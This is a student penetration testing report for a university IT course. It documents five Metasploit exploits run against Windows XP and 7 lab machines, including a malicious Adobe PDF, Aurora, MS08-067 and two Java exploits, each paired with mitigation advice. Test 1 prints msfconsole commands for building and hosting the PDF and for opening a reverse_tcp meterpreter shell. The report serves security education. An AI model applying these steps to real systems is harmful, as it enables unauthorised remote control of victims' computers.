Dranreb Jimenez
Professor Senesy
IT430-004
4 May 2021

Penetration Testing Report Project

TEST 1

Introduction

For this first test, we are using Metasploit via msfconsole on Kali Linux in order to deliver a malicious PDF exploit to a Windows XP computer. We are going to create the PDF exploit, copy it to our website folder, and locally host it where the Windows XP computer can access it. Once accessed, we will use a meterpreter to listen for the connection and conduct a reverse tcp shell.

Vulnerability

Here, we are taking advantage of our Window's XP target's outdated Adobe Reader 8.1.2 program, which is subject to CVE-2008-2992, a stack-based buffer overflow which can be exploited by our specific payload.

Configuration

Msfconsole via Kali Linux Virtual Machine,
Apache2 web server locally hosted at 192.168.20.9 (Kali),
PDF payload via msfconsole located at var/www for Apache Web Service,
Windows XP Virtual Machine
Reverse TCP Shell via MultiHandler via msfconsole
PostGreSQL and Metasploit services for msfconsole

Test Results

With our configuration, we were able to set up a reverse tcp exploit on the Windows XP machine via our hosted PDF exploit.

Recommended Mitigation

To prevent this vulnerability, I would recommend updating not only your Windows XP Machines, but also your Adobe Reader, as this is where the exploit stems from. Furthermore, the exploit only works if the PDF has been opened, so Windows XP users should be wary of unknown PDFs and use antivirus software when perusing the internet.

Supporting Documents

1) Creating PDF exploit

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf exploit(adobe_utilprintf) >
```


2) Copying pdf to Apache web folders and starting Apache web service

```
msf exploit(adobe_utilprintf) > cp /root/.msf4/local/msf.pdf /var/www
[*] exec: cp /root/.msf4/local/msf.pdf /var/www

msf exploit(adobe_utilprintf) > service apache 2 start
[*] exec: service apache 2 start

apache: unrecognized service
msf exploit(adobe_utilprintf) > service apache 2 start
[*] exec: service apache 2 start

apache: unrecognized service
msf exploit(adobe_utilprintf) > service apache2 start
[*] exec: service apache2 start

apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
Starting web server: apache2.
msf exploit(adobe_utilprintf) >
```

3) Creating meterpreter shell with reverse tcp payload

```
msf exploit(adobe_utilprintf) > use multi/handler
setmsf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Starting the payload handler...
```

4) Windows XP machine downloading PDF



5) Connection established from exploit

```
[*] Started reverse handler on 192.168.20.9:4444
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1037) at 20
21-04-30 17:13:14 -0400

meterpreter >
```

TEST 2

Introduction

For this second test, we will be using a famous browser vulnerability, Aurora, found in Internet Explorer against our Windows XP machine. We will utilize Metasploit via msfconsole on Kali Linux in order to deliver the payload to a vulnerable Windows XP browser and take control of it via a meterpreter shell via msfconsole.

Vulnerability

The Aurora exploit was a browser exploit used in 2010 against companies such as Google, Adobe, and Yahoo. At this time, Internet Explorer contained a zero-day vulnerability, meaning that even the most updated versions could still fall to this vulnerability.

Configuration

Msfconsole via Kali Linux Virtual Machine
Aurora vulnerability via msfconsole hosted at 192.168.20.9, port 80
Windows XP Virtual Machine
Meterpreter shell via
PostGreSQL and Metasploit services for msfconsole

Test Results


The Windows XP machine was able to access the Aurora webpage, which executed the exploit and allowed us to interact with the machine via the meterpreter shell.

Recommended Mitigation


For the vulnerability, I would recommend all machines update not only their browsers, but also their operating systems. It is detailed that although this was a zero-day vulnerability, a patch has come out; however, users were still affected because they did not update their machine.

Supporting Documents


1) Setting up the aurora exploit, network settings, and server



2) Windows XP machine accessing the Aurora webpage



3) Seeing that the connection was made and gaining access to the machine via Meterpreter



TEST 3

Introduction

In this third test, we will be utilizing Metasploit via msfconsole on Kali Linux in order to execute the MS08-067 module on a non updated Windows XP machine and gain access to our target via a reverse handler.

Vulnerability

MS08-067 was a Microsoft Windows patch that fixed an issue in the netapi32.dll file that allowed attackers to use a specifically crafted remote procedure call request via the Server Message Block. It is especially dangerous because this vulnerability does not require attackers to authenticate to the target machine before attacking.

Configuration

Msfconsole via Kali Linux Virtual Machine
MS08-067 Module via Metasploit database
RHOST set to 192.168.20.10
Reverse handler payload via msfconsole
Windows XP Virtual Machine
PostGreSQL and Metasploit services for msfconsole

Test Results


Our payload was able to exploit the Windows XP machine, letting us set up a connection with a reverse handler.

Recommended Mitigation

For this vulnerability, we recommend the Windows XP machine update their machine with the required Microsoft Security Bulletin MS08-067 patch. This will completely disable the machine from being attacked by this exploit.

Supporting Documents

1) Setting the payload, setting the RHOST, and executing the exploit



TEST 4

Introduction

For this fourth test, will be using a Java browser exploit similar to how the Aurora vulnerability operates. We will execute this through Metasploit via msfconsole on Kali Linux and have our Windows XP machine access it so we may get a connection and establish a HTTP reverse handler meterpreter shell.

Vulnerability

This specific vulnerability is referred to in the Metasploit database as java_jre17_jmxbean. It operates similarly to how the Aurora vulnerability does; however, it affects all browsers that utilize the JRE system. This will affect any browser running version 7 prior to update 11.

Configuration

Msfconsole via Kali Linux Virtual Machine,
SRVHOST set to 192.168.20.9, SRVPORT set to 80, LHOST set to 192.168.20.9
Java_jre17_jmxbean payload via Metasploit database
Windows XP Virtual Machine
Meterpreter shell via msfconsole

PostGreSQL and Metasploit services for msfconsole

Test Results


After running the exploit, the Windows XP machine was able to connect to the exploited website, where we were able to do a Reverse HTTP and establish a meterpreter shell.

Recommended Mitigation


For this vulnerability, I would recommend disabling Java entirely on the systems browser. Java is known for many vulnerabilities just like this that can leave a user attackable. However, if that is not possible, I suggest the browser and it's Java version be updated to the most current version available.

Supporting Documents

1) Creating payload, network settings, and exploiting



2) The connection was established and we were able to establish the reverse HTTP



TEST 5

Introduction

In this final test, we will be using Metasploit via msfconsole on Kali Linux in order to provide an exploited java applet downloadable to a Windows 7 machine. We are doing this in hopes of garnering a connection and setting up a reverse_TCP meterpreter shell.

Vulnerability

This vulnerability is similar to the PDF exploit in one of our previous test; where we garner access through a downloadable file. This vulnerability in particular works through Java and also bypasses any Java patch by asking users to run the malicious code.

Configuration

Msfconsole via Kali Linux Virtual Machine,
SRVHOST set to 192.168.20.9, SRVPORT set to 80, LHOST set to192.168.20.9
Java_signed_applet payload via Metasploit database
Windows XP Virtual Machine
Meterpreter shell via msfconsole

Test Results


After running the exploit, the Windows 7 machine was able to download the exploited file, letting us make a connection and conduct a reverse_TCP meterpreter shell

Recommended Mitigation


For this vulnerability, I would especially recommend not downloading unofficial files from any website and also use outside sources in order to verify the integrity of a file that is being downloaded to the machine. Additionally, the machine should utilize antivirus software in order to mitigate potential downloads of malicious files.

Supporting Documents

1) Setting network settings, payload, and exploiting



2) Opening the download on Windows 7 machine



3) Connection is made and meterpreter session is launched